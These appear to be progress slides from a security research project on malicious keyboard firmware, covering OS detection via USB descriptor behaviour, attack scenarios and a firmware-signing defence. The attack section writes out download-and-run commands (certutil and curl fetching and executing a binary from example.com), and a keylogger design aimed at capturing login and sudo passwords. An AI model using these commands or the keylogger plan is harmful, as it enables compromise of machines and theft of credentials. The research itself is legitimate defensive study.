00000010:  79 20 20 33 20 32 30 32  32 00 30 30 3A 34 39 3A  y  3 2022.00:49:
00000020:  35 39 00 00 00 73 1B 01  01 08 19 00 10 B5 05 4C  59...s.........L
00000030:  23 78 33 B9 04 4B 13 B1  04 48 AF F3 00 80 01 23  #x3..K...H.....#
00000040:  23 70 10 BD 00 04 00 20  00 00 00 00 40 36 03 00  #p..... ....@6..
00000050:  08 B5 03 4B 1B B1 03 49  03 48 AF F3 00 80 08 BD  ...K...I.H......
00000060:  00 00 00 00 04 04 00 20  40 36 03 00 15 4B 00 2B  ....... @6...K.+
00000070:  08 BF 13 4B 9D 46 A3 F5  80 3A 00 21 8B 46 0F 46  ...K.F...:.!.F.F
00000080:  13 48 14 4A 12 1A 1D F0  27 FC 0F 4B 00 2B 00 D0  .H.J....'..K.+..
00000090:  98 47 0E 4B 00 2B 00 D0  98 47 00 20 00 21 04 00  .G.K.+...G. .!..
000000A0:  0D 00 0D 48 00 28 02 D0  0C 48 AF F3 00 80 1D F0  ...H.(...H......
000000B0:  D5 FB 20 00 29 00 09 F0  83 FD 1D F0 BB FB 00 BF  .. .)...........
000000C0:  00 00 08 00 00 80 02 20  00 00 00 00 00 00 00 00  ....... ........
000000D0:  00 04 00 20 E4 53 02 20  00 00 00 00 00 00 00 00  ... .S. ........
```

Project progress

Firmware analysis - overall

Vendor	Progress
Deck CBL-87XN	Analysis done.
Hansung GK893B	Analysis done.
Varmilo VA87M	Analyze MTP file load process.
Corsair K70 RGB TKL	Analyze update process.

Project progress


OS Detection method - keyboard perspective

OS detection method on the keyboard:


Linux, Mac and Windows each have a slightly different method of USB descriptor handling.

For example, Linux sends USB_DT_DEVICE_QUALIFIER up to 3 times (in case of failure)
to detect the speed of the device, while Windows sends it only once.

We can take advantage of these characteristics to detect the host OS on the keyboard.



```
static void
check_highspeed(struct usb_hub *hub, struct usb_device *udev, int port1)
{
    struct usb_qualifier_descriptor *qual;
    int                 status;

    if (udev->quirks & USB_QUIRK_DEVICE_QUALIFIER)
        return;

    qual = kmalloc(sizeof *qual, GFP_KERNEL);
    if (qual == NULL)
        return;

    status = usb_get_descriptor(udev, USB_DT_DEVICE_QUALIFIER, 0,
            qual, sizeof *qual);
    if (status == sizeof *qual) {
        dev_info(&udev->dev, "not running at top speed; "
            "connect to a high speed hub\n");
        /* hub LEDs are probably harder to miss than syslog */
        if (hub->has_indicators) {
            hub->indicator[port1-1] = INDICATOR_GREEN_BLINK;
            queue_delayed_work(system_power_efficient_wq,
                    &hub->leds, 0);
        }
    }
    kfree(qual);
} « end check_highspeed »
```



```
int usb_get_descriptor(struct usb_device *dev, unsigned char type,
               unsigned char index, void *buf, int size)
{
    int i;
    int result;

    if (size <= 0)      /* No point in asking for no data */
        return -EINVAL;

    memset(buf, 0, size);   /* Make sure we parse really received data */

    for (i = 0; i < 3; ++i) {
        /* retry on length 0 or error; some devices are flakey */
        result = usb_control_msg(dev, usb_rcvctrlpipe(dev, 0),
                USB_REQ_GET_DESCRIPTOR, USB_DIR_IN,
                (type << 8) + index, 0, buf, size,
                USB_CTRL_GET_TIMEOUT);
        if (result <= 0 && result != -ETIMEDOUT)
            continue;
        if (result > 1 && ((u8 *)buf)[1] != type) {
            result = -ENODATA;
            continue;
        }
        break;
    }
    return result;
}
EXPORT_SYMBOL_GPL(usb_get_descriptor);
```

Project progress

Attack scenario - 1. Malicious program installation

Commands are OS-specific, but In most cases, computers are connected to the internet, so we can download binary from internet and run it.

Below are examples of commands for each OS:

Windows (what we implemented):

```
<Windows>+R
cmd
certutil -urlcache -split -f http://example.com/poc.exe && poc.exe
```

MacOS:

```
<Command> + <Space>
terminal
curl http://example.com -O && ./poc
```

Project progress

Attack scenario - 2. Built-in keylogger

Storing keystrokes to obtain sensitive information such as passwords or banking information

Challenge 1 : SRAM (volatile) or data flash (non-volatile) are not huge (only 4K ~ 20K), what information should be stored and on what basis?

A : We can get the password when user logins the computer. In Mac or Linux, when user types “sudo” command, we can get password too.

Challenge 2 : When does an attacker get a stored keystroke?

A :
Case 1) On a public PC such as an internet cafe.
Case 2) Can bypass software based anti-keylogging solution such as nxKey, ASTx

Project progress

Protection method

➢ Use RSA or ECDSA to make sure the firmware is valid.

➢ ECDSA is faster than RSA, and its key length is shorter than RSA.

Conclusion & TODO

-

1. 펌웨어 분석 계속 진행

2. 펌웨어 분석이 끝난 키보드들은 악성 행위 구현

3. 구현이 끝나면 이후 보호기법 구현